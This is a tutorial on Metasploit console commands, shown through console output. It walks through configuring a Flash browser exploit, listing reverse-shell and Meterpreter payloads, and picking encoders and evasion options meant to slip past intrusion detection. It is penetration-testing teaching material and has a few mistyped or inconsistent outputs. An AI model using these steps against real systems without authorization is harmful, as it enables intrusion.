
There is also a comprehensive Metasploit documentation included with Metasploit which can be used to clarify anything. Let's have a look at the Metasploit commands.

Metasploit commands

We will go through the Metasploit basic commands quickly so we can get started with the fun part and learn how to use the exploits on a vulnerable machine like Metasploitable 2. The basics command consist of help, back, exit and info.

Use, back and exit commands

The use command in Metasploit is used to activate a particular module and changes the context of the msfconsole to that particular module. The exploit name will be mentioned in red on the command line as following:



In this example we have changed the context of the command line to the exploit called realvnc_client. From here on we can retrieve information about this exploit, set the required exploit parameters and run it against a target.

If we want to leave the exploit context and switch back to the msfconsole we need to use the back command. The back command will take us back to the msfconsole in the general context. From here on we can issue the use command again to switch to another Metasploit module.

The exit command will close the msfconsole and will take you back to the Kali Linux terminal.

Help command

As we've seen earlier in this tutorial the help command will return a list of possible commands together with a description when typed at the msfconsole. When there is an active exploit selected we can use the help command to get a list of exploit commands:

```
Exploit Commands
================

    Command       Description
    -------       -----------
    check         Check to see if a target is vulnerable
    exploit       Launch an exploit attempt
    pry           Open a Pry session on the current module
    rcheck        Reloads the module and checks if the target is vulnerable
    reload        Just reloads the module
    rerun         Alias for rexploit
    rexploit      Reloads the module and launches an exploit attempt
    run           Alias for exploit

msf exploit(nvidia_mental_ray) > help
```

Info command

When an exploit is selected with the use command we can retrieve information like the name, platform, author, available targets and a lot more by using the info command. In the following screenshot we've use the info command on an exploit named ie_execcommand_uaf:

```
msf exploit(ie_execcommand_uaf) > info

       Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free V
ulnerability
     Module: exploit/windows/browser/ie_execcommand_uaf
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good
  Disclosed: 2012-09-14

Provided by:
  unknown
  eromang
  binjo
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   IE 7 on Windows XP SP3
  2   IE 8 on Windows XP SP3
  3   IE 7 on Windows Vista
  4   IE 8 on Windows Vista
  5   IE 8 on Windows 7
  6   IE 9 on Windows 7

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  OBFUSCATE  false            no        Enable JavaScript obfuscation
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must
 be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (defa
ult is randomly generated)
  URIPATH                     no        The URI to use for this exploit (defau
lt is random)

Payload information:

Description:
  This module exploits a vulnerability found in Microsoft Internet
  Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object
  gets deleted in an unexpected manner, but the same memory is reused
  again later in the CMshtmlEd::Exec() function, leading to a
  use-after-free condition. Please note that this vulnerability has
```

Search command

As of this writing Metasploit contains over 1.500 different exploits and new ones are added regularly. With this number of exploit the search function, and knowing how to use it, becomes very important. The easiest way of using the search function is by issuing the command search followed by a search term, for example flash to search for exploits related to Flash player. By

using the search command Metasploit will search for the given search term in the module names and description as following:

```
msf > search flash

Matching Modules
================

   Name                                                     Disclosure Date  Rank       Description
   ----                                                     ---------------  ----       -----------
   auxiliary/gather/flash_rosetta_jsonp_url_disclosure      2014-07-08       normal     Flash "Rosetta" JSONP GET/POST Response Disclosure
   auxiliary/server/browser_autopwn2                        2015-07-05       normal     HTTP Client Automatic Exploiter 2 (Browser Autopwn)
   exploit/linux/browser/adobe_flashplayer_aslaunch         2008-12-17       good       Adobe Flash Player ActionScript Launch Command Execution Vulnerability
   exploit/multi/browser/adobe_flash_hacking_team_uaf       2015-07-06       great      Adobe Flash Player ByteArray Use After Free
   exploit/multi/browser/adobe_flash_nellymoser_bof         2015-06-23       great      Adobe Flash Player Nellymoser Audio Decoding Buffer Overflow
   exploit/multi/browser/adobe_flash_net_connection_confusion 2015-03-12     great      Adobe Flash Player NetConnection Type Confusion
   exploit/multi/browser/adobe_flash_opaque_background_uaf  2015-07-06       great      Adobe Flash opaqueBackground Use After Free
   exploit/multi/browser/adobe_flash_pixel_bender_bof       2014-04-28       great      Adobe Flash Player Shader Buffer Overflow
   exploit/multi/browser/adobe_flash_shader_drawing_fill    2015-05-12       great      Adobe Flash Player Drawing Fill Shader Memory Corruption
   exploit/multi/browser/adobe_flash_shader_job_overflow    2015-05-12       great      Adobe Flash Player ShaderJob Buffer Overflow
   exploit/multi/browser/adobe_flash_uncompress_zlib_uaf    2014-04-28       great      Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free
   exploit/multi/browser/firefox_svg_plugin                 2013-01-08       excellent  Firefox 17.0.1 Flash Privileged Code Injection
   exploit/unix/webapp/flashchat_upload_exec                2013-10-04       excellent  FlashChat Arbitrary File Upload
   exploit/unix/webapp/open_flash_chart_upload_exec         2009-12-14       great      Open Flash Chart v2 Arbitrary File Upload
   exploit/unix/webapp/openemr_upload_exec                  2013-02-13       excellent  OpenEMR PHP File Upload Vulnerability
   exploit/windows/browser/adobe_flash_avm2                 2014-02-05       normal     Adobe Flash Player Integer Underflow Remote Code Execution
   exploit/windows/browser/adobe_flash_casi32_int_overflow  2014-10-14       great      Adobe Flash Player casi32 Integer Overflow
   exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array 2014-09-23   great      Adobe Flash Player copyPixelsToByteArray Method Integer Overflow
   exploit/windows/browser/adobe_flash_domain_memory_uaf    2014-04-14       great      Adobe Flash Player domainMemory ByteArray Use After Free
   exploit/windows/browser/adobe_flash_filters_type_confusion 2013-12-10      normal     Adobe Flash Player Type Confusion Remote Code Execution
   exploit/windows/browser/adobe_flash_mp4_cprt             2012-02-15       normal     Adobe Flash Player MP4 'cprt' Overflow
   exploit/windows/browser/adobe_flash_otf_font             2012-08-09       normal     Adobe Flash Player 11.3 Kern Table Parsing Integer Overflow
   exploit/windows/browser/adobe_flash_pcre                 2014-11-25       normal     Adobe Flash Player PCRE Regex Vulnerability
   exploit/windows/browser/adobe_flash_regex_value          2013-02-08       normal     Adobe Flash Player Regular Expression Heap Overflow
   exploit/windows/browser/adobe_flash_rtmp                 2012-05-04       normal     Adobe Flash Player Object Type Confusion
   exploit/windows/browser/adobe_flash_sps                  2011-08-09       normal     Adobe Flash Player MP4 SequenceParameterSetNALUnit Buffer Overflow
   exploit/windows/browser/adobe_flash_uncompress_zlib_uninitialized 2014-11-11 good  Adobe Flash Player UncompressViaZlibVariant Uninitialized Memory
   exploit/windows/browser/adobe_flash_worker_byte_array_uaf 2015-02-02       great      Adobe Flash Player ByteArray With Workers Use After Free
   exploit/windows/browser/adobe_flashplayer_arrayindexing  2012-06-21       great      Adobe Flash Player AVM Verification Logic Array Indexing Code Execution
   exploit/windows/browser/adobe_flashplayer_avm            2011-03-15       good       Adobe Flash Player AVM Bytecode Verification Vulnerability
   exploit/windows/browser/adobe_flashplayer_flash10o       2011-04-11       normal     Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability
   exploit/windows/browser/adobe_flashplayer_newfunction    2010-06-04       normal     Adobe Flash Player "newfunction" Invalid Pointer Use
   exploit/windows/browser/ms14_012_cmarkup_uaf             2014-02-13       normal     MS14-012 Microsoft Internet Explorer CMarkup Use-After-Free
   exploit/windows/fileformat/adobe_flashplayer_button      2010-10-28       normal     Adobe Flash Player "Button" Remote Code Execution
   exploit/windows/fileformat/adobe_flashplayer_newfunction 2010-06-04       normal     Adobe Flash Player "newfunction" Invalid Pointer Use
   exploit/windows/http/oracle_btm_writetofile              2012-08-07       excellent  Oracle Business Transaction Management FlashTunnelService Remote Code Execution
   payload/firefox/exec                                                      normal     Firefox XPCOM Execute Command
   post/osx/gather/enum_keychain                                             normal     OS X Gather Keychain Enumeration
   post/windows/gather/credentials/flashfxp                                  normal     Windows Gather FlashFXP Saved Password Extraction
```

As expected there are a lot of exploits related to the often vulnerable Flash player software. The list also includes CVE-2015-5122 Adobe Flash opaqueBackground Use After Free zero-day which was discovered in the Hacking Team data breach last year.

Searching with exploits with keywords

You can also use the search command with a keyword to search for a specific author, an OSVDB ID or a platform. The 'help search' command displays the available keywords in the msfconsole as following:

```
msf > help search
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  osvdb     :  Modules with a matching OSVDB ID
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

The usage of the search command with a keyword is pretty straight forward and displayed at the bottom of the help text. The following command is used to search for modules with a CVE ID from 2016:

msf > search cve:2016
This returns us all exploits with a CVE ID from 2016 including and auxiliary module scanner for the very recent Fortinet firewall SSH backdoor:

```
msf > search cve:2016

Matching Modules
================

   Name                                          Disclosure Date  Rank       Description
   ----                                          ---------------  ----       -----------
   auxiliary/admin/http/netgear_auth_download    2016-02-04       normal     NETGEAR ProSafe Network Management System 300 Authenticated File Download
   auxiliary/scanner/ssh/fortinet_backdoor       2016-01-09       normal     Fortinet SSH Backdoor Scanner
   exploit/linux/ssh/exagrid_known_privkey       2016-04-07       excellent  ExaGrid Known SSH Key and Default Password
   exploit/multi/http/apache_jetspeed_file_upload 2016-03-06       manual     Apache Jetspeed Arbitrary File Upload
   exploit/multi/http/atutor_sqli                2016-03-01       excellent  ATutor 2.2.1 SQL Injection / Remote Code Execution
   exploit/multi/http/novell_servicedesk_rce     2016-03-30       excellent  Novell ServiceDesk Authenticated File Upload
   exploit/unix/local/exim_perl_startup          2016-03-10       excellent  Exim "perl_startup" Privilege Escalation
   exploit/windows/http/netgear_nms_rce          2016-02-04       excellent  NETGEAR ProSafe Network Management System 300 Arbitrary File Upload
```

Metasploit commands for exploits

In the previous chapter we've learned the Metasploit commands to activate an exploit on the msfconsole and change the command line context to the exploit with the use command. Now we will be looking at how to show the exploit parameters and how to change them with the set command. We will also be looking at how to show the payloads, targets, advanced and evasion options. The help show command will display the available parameters for the show command:

```
msf > help show
[*] Valid parameters for the "show" command are: all, encoders, nops, exploits, payloads, auxiliary, plugins, info, options
[*] Additional module-specific parameters are: missing, advanced, evasion, targets, actions
msf >
```

Show options

The show options command will show you the available parameters for an exploit if used when the command line is in exploit context. Let's use the adobe_flash_shader_drawing_fill exploit and have a look at the options with the following command:

msf > Use exploit/multi/browser/ adobe_flash_shader_drawing_fill
Followed by the show options command:

msf > show options

```
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.5-2016010401                   ]
+ -- --=[ 1517 exploits - 875 auxiliary - 257 post        ]
+ -- --=[ 437 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/browser/adobe_flash_shader_drawing_fill
msf exploit(adobe_flash_shader_drawing_fill) > show options

Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

The Flash exploit contains a total of 6 options from which only 2 are required:

- Retries
- SRVHOST (Required)
- SRVPORT (Required)
- SSL
- SSLCert
- URLPath

Note that the show options command is returning the current selected target below the module options. The default target is 0 which is Windows for the selected exploit.

Use the set command followed by the option name and the new value to change the default values:

Set SRVHOST 192.168.0.100 to change the SRVHOST value to 192.168.0.100
Set SRVPORT 80 to change the port from 8080 to 80

```
msf exploit(adobe_flash_shader_drawing_fill) > set srvhost 192.168.0.100
srvhost => 192.168.0.100
msf exploit(adobe_flash_shader_drawing_fill) > set srvport 80
srvport => 80
msf exploit(adobe_flash_shader_drawing_fill) > show options

Module options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  true             no        Allow the browser to retry the module
   SRVHOST  192.168.0.100    yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  80               yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Payload options (linux/x86/exec):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD                    yes       The command string to execute


Exploit target:

   Id  Name
   --  ----
   1   Linux
```

By using the show options command again you can verify that the SRVHOST and SRVPORT values have been changed. You can change Boolean values by using the set command with option name and true or false.

Show payloads

When we use the show payloads command the msfconsole will return a list of compatible payloads for this exploit. In our flash player exploit example it will return quite a few compatible payloads:

```
msf exploit(adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
===================

   Name                                                Disclosure Date  Rank    Description
   ----                                                ---------------  ----    -----------
   generic/custom                                                       normal  Custom Payload
   generic/debug_trap                                                   normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                               normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                            normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                                   normal  Generic x86 Tight Loop
   windows/dllinject/bind_hidden_ipknock_tcp                            normal  Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   windows/dllinject/bind_hidden_tcp                                    normal  Reflective DLL Injection, Hidden Bind TCP Stager
   windows/dllinject/bind_ipv6_tcp                                      normal  Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   windows/dllinject/bind_ipv6_tcp_uuid                                 normal  Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   windows/dllinject/bind_nonx_tcp                                      normal  Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   windows/dllinject/bind_tcp                                           normal  Reflective DLL Injection, Bind TCP Stager (Windows x86)
   windows/dllinject/bind_tcp_rc4                                       normal  Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption)
   windows/dllinject/bind_tcp_uuid                                      normal  Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   windows/dllinject/reverse_hop_http                                   normal  Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   windows/dllinject/reverse_http                                       normal  Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   windows/dllinject/reverse_http_proxy_pstore                          normal  Reflective DLL Injection, Reverse HTTP Stager Proxy
   windows/dllinject/reverse_ipv6_tcp                                   normal  Reflective DLL Injection, Reverse TCP Stager (IPv6)
   windows/dllinject/reverse_nonx_tcp                                   normal  Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   windows/dllinject/reverse_ord_tcp                                    normal  Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
   windows/dllinject/reverse_tcp                                        normal  Reflective DLL Injection, Reverse TCP Stager
   windows/dllinject/reverse_tcp_allports                               normal  Reflective DLL Injection, Reverse All-Port TCP Stager
   windows/dllinject/reverse_tcp_dns                                    normal  Reflective DLL Injection, Reverse TCP Stager (DNS)
   windows/dllinject/reverse_tcp_rc4                                    normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption)
   windows/dllinject/reverse_tcp_rc4_dns                                normal  Reflective DLL Injection, Reverse TCP Stager (RC4 Stage Encryption DNS)
   windows/dllinject/reverse_tcp_uuid                                   normal  Reflective DLL Injection, Reverse TCP Stager with UUID Support
   windows/dllinject/reverse_winhttp                                    normal  Reflective DLL Injection, Windows Reverse HTTP Stager (winhttp)
   windows/dns_txt_query_exec                                           normal  DNS TXT Record Payload Download and Execution
   windows/download_exec                                                normal  Windows Executable Download (http,https,ftp) and Execute
   windows/exec                                                         normal  Windows Execute Command
   windows/loadlibrary                                                  normal  Windows LoadLibrary Path
   windows/messagebox                                                   normal  Windows MessageBox
   windows/meterpreter/bind_hidden_ipknock_tcp                          normal  Windows Meterpreter (Reflective Injection), Hidden Bind Ipknock TCP Stager
   windows/meterpreter/bind_hidden_tcp                                  normal  Windows Meterpreter (Reflective Injection), Hidden Bind TCP Stager
   windows/meterpreter/bind_ipv6_tcp                                    normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager (Windows x86)
   windows/meterpreter/bind_ipv6_tcp_uuid                               normal  Windows Meterpreter (Reflective Injection), Bind IPv6 TCP Stager with UUID Support (Windows x86)
   windows/meterpreter/bind_nonx_tcp                                    normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (No NX or Win7)
   windows/meterpreter/bind_tcp                                         normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (Windows x86)
   windows/meterpreter/bind_tcp_rc4                                     normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption)
   windows/meterpreter/bind_tcp_uuid                                    normal  Windows Meterpreter (Reflective Injection), Bind TCP Stager with UUID Support (Windows x86)
```

An overview of compatible exploits

To use a certain payload you need to use the set command followed by the payload name:

Set payload linux/x86/exec

```
msf exploit(adobe_flash_shader_drawing_fill) > set payload linux/x86/exec
payload => linux/x86/exec
```

Show targets

The show targets command will return a list of operating systems which are vulnerable to the selected exploit. When we run the command we get the following output for the adobe_flash_shader_drawing_fill exploit:

```
msf exploit(adobe_flash_shader_drawing_fill) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Windows
   1   Linux
```

An overview of available targets for the selected exploit.

This exploit targets both Windows and Linux operating systems. Note that we can use the info command to get additional info about this exploit and targets.

To set a target we can use the command set followed by the target ID:

set target 1

By setting the target the list of payloads will be reduced a lot because only payloads will be shown which are compatible with the target:

```
msf exploit(adobe_flash_shader_drawing_fill) > set target 1
target => 1
msf exploit(adobe_flash_shader_drawing_fill) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   generic/custom                                               normal  Custom Payload
   generic/debug_trap                                           normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                       normal  Generic Command Shell, Bind TCP Inline
   generic/shell_reverse_tcp                                    normal  Generic Command Shell, Reverse TCP Inline
   generic/tight_loop                                           normal  Generic x86 Tight Loop
   linux/x86/chmod                                              normal  Linux Chmod
   linux/x86/exec                                               normal  Linux Execute Command
   linux/x86/meterpreter/bind_ipv6_tcp                          normal  Linux Meterpreter, Bind IPv6 TCP Stager (Linux x86)
   linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  Linux Meterpreter, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   linux/x86/meterpreter/bind_nonx_tcp                          normal  Linux Meterpreter, Bind TCP Stager
   linux/x86/meterpreter/bind_tcp                               normal  Linux Meterpreter, Bind TCP Stager (Linux x86)
   linux/x86/meterpreter/bind_tcp_uuid                          normal  Linux Meterpreter, Bind TCP Stager with UUID Support (Linux x86)
   linux/x86/meterpreter/reverse_ipv6_tcp                       normal  Linux Meterpreter, Reverse TCP Stager (IPv6)
   linux/x86/meterpreter/reverse_nonx_tcp                       normal  Linux Meterpreter, Reverse TCP Stager
   linux/x86/meterpreter/reverse_tcp                            normal  Linux Meterpreter, Reverse TCP Stager
   linux/x86/meterpreter/reverse_tcp_uuid                       normal  Linux Meterpreter, Reverse TCP Stager
   linux/x86/metsvc_bind_tcp                                    normal  Linux Meterpreter Service, Bind TCP
   linux/x86/metsvc_reverse_tcp                                 normal  Linux Meterpreter Service, Reverse TCP Inline
   linux/x86/read_file                                          normal  Linux Read File
   linux/x86/shell/bind_ipv6_tcp                                normal  Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   linux/x86/shell/bind_ipv6_tcp_uuid                           normal  Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   linux/x86/shell/bind_nonx_tcp                                normal  Linux Command Shell, Bind TCP Stager
   linux/x86/shell/bind_tcp                                     normal  Linux Command Shell, Bind TCP Stager (Linux x86)
   linux/x86/shell/bind_tcp_uuid                                normal  Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   linux/x86/shell/reverse_ipv6_tcp                             normal  Linux Command Shell, Reverse TCP Stager (IPv6)
   linux/x86/shell/reverse_nonx_tcp                             normal  Linux Command Shell, Reverse TCP Stager
   linux/x86/shell/reverse_tcp                                  normal  Linux Command Shell, Reverse TCP Stager
   linux/x86/shell/reverse_tcp_uuid                             normal  Linux Command Shell, Reverse TCP Stager
   linux/x86/shell_bind_ipv6_tcp                                normal  Linux Command Shell, Bind TCP Inline (IPv6)
   linux/x86/shell_bind_tcp                                     normal  Linux Command Shell, Bind TCP Inline
   linux/x86/shell_bind_tcp_random_port                         normal  Linux Command Shell, Bind TCP Random Port Inline
   linux/x86/shell_reverse_tcp                                  normal  Linux Command Shell, Reverse TCP Inline
   linux/x86/shell_reverse_tcp2                                 normal  Linux Command Shell, Reverse TCP Inline - Metasm Demo
```

Show advanced

By using the show advanced command we can have a look at the advanced options for the exploit.

```
msf exploit(adobe_flash_shader_drawing_fill) > show advanced

Module advanced options (exploit/multi/browser/adobe_flash_shader_drawing_fill):

   Name           : ContextInformationFile
   Current Setting:
   Description    : The information file that contains context information

   Name           : CookieExpiration
   Current Setting:
   Description    : Cookie expiration in years (blank=expire on exit)

   Name           : CookieName
   Current Setting: __ua
   Description    : The name of the tracking cookie

   Name           : Custom404
   Current Setting:
   Description    : An external custom 404 URL (Example:
      http://example.com/404.html)

   Name           : DisablePayloadHandler
   Current Setting: false
   Description    : Disable the handler code for the selected payload

   Name           : EnableContextEncoding
   Current Setting: false
   Description    : Use transient context when encoding payloads

   Name           : JsObfuscate
   Current Setting: 0
   Description    : Number of times to obfuscate JavaScript

   Name           : ListenerComm
   Current Setting:
   Description    : The specific communication channel to use for this service
```

Use the set command followed by the advanced parameter and the new value to change the advanced settings:

Set displayablepayloadhandler true

```
msf exploit(adobe_flash_shader_drawing_fill) > set displayablepayloadheader true
displayablepayloadheader => true
```

Show encoders

The show encoders command will return the compatible encoders. Encoders are used to evade simple IDS/IPS signatures that are looking for certain bytes of your payload. We will be looking at encoders in detail in a later chapter of the Metasploit tutorials.

```
msf exploit(adobe_flash_shader_drawing_fill) > show encoders

Compatible Encoders
==================

   Name                          Disclosure Date  Rank       Description
   ----                          ---------------  ----       -----------
   generic/eicar                                  manual     The EICAR Encoder
   generic/none                                   normal     The "none" Encoder
   x86/add_sub                                    manual     Add/Sub Encoder
   x86/alpha_mixed                                low        Alpha2 Alphanumeric Mixedcase Encoder
   x86/alpha_upper                                low        Alpha2 Alphanumeric Uppercase Encoder
   x86/avoid_underscore_tolower                   manual     Avoid underscore/tolower
   x86/avoid_utf8_tolower                         manual     Avoid UTF8/tolower
   x86/bloxor                                     manual     BloXor - A Metamorphic Block Based XOR Encoder
   x86/call4_dword_xor                            normal     Call+4 Dword XOR Encoder
   x86/context_cpuid                              manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat                               manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time                               manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                                  normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov                                normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive                          normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                                   low        Non-Alpha Encoder
   x86/nonupper                                   low        Non-Upper Encoder
   x86/opt_sub                                    manual     Sub Encoder (optimised)
   x86/shikata_ga_nai                             excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                          manual     Single Static Bit
   x86/unicode_mixed                              manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper                              manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

To use an encoder use the set command followed by the name of the encoder.

Show nops

The show nops command will return a list of NOP generators. A NOP is short for No Operation and is used to change the pattern of a NOP sled in order to bypass simple IDS/IPS signatures of common NOP sleds. The NOP generators start with the CPU architecture in the name. We will be looking at NOPS in a later chapter of this tutorial.

```
msf exploit(adobe_flash_shader_drawing_fill) > show nops

NOP Generators
==============

   Name             Disclosure Date  Rank    Description
   ----             ---------------  ----    -----------
   armle/simple                      normal  Simple
   php/generic                       normal  PHP Nop Generator
   ppc/simple                        normal  Simple
   sparc/random                      normal  SPARC NOP Generator
   tty/generic                       normal  TTY Nop Generator
   x64/simple                        normal  Simple
   x86/opty2                         normal  Opty2
   x86/single_byte                   normal  Single Byte
```

To use a NOP generator use the set command followed by the name of the NOP generator. When the exploit is launched the NOP sleds will be taken from the NOP generator.

Show evasion

The show evasion command returns a list of available evasion techniques.

```
msf exploit(adobe_flash_shader_drawing_fill) > show evasion

Module evasion options:

   Name           : HTML::base64
   Current Setting: none
   Description    : Enable HTML obfuscation via an embeded base64 html object (IE
      not supported) (Accepted: none, plain, single_pad, double_pad,
      random_space_injection)

   Name           : HTML::javascript::escape
   Current Setting: 0
   Description    : Enable HTML obfuscation via HTML escaping (number of iterations)

   Name           : HTML::unicode
   Current Setting: none
   Description    : Enable HTTP obfuscation via unicode (Accepted: none, utf-16le,
      utf-16be, utf-16be-marker, utf-32le, utf-32be)

   Name           : HTTP::chunked
   Current Setting: false
   Description    : Enable chunking of HTTP responses via "Transfer-Encoding:
      chunked"

   Name           : HTTP::compression
   Current Setting: none
   Description    : Enable compression of HTTP responses via content encoding
      (Accepted: none, gzip, deflate)

   Name           : HTTP::header_folding
   Current Setting: false
   Description    : Enable folding of HTTP headers

   Name           : HTTP::junk_headers
   Current Setting: false
   Description    : Enable insertion of random junk HTTP headers

   Name           : HTTP::server_name
   Current Setting: Apache
   Description    : Configures the Server header of all outgoing replies

   Name           : TCP::max_send_size
   Current Setting: 0
   Description    : Maximum tcp segment size.  (0 = disable)

   Name           : TCP::send_delay
   Current Setting: 0
   Description    : Delays inserted before every send.  (0 = disable)
```

To change evasions settings use the set command followed by the evasion parameter and the new value.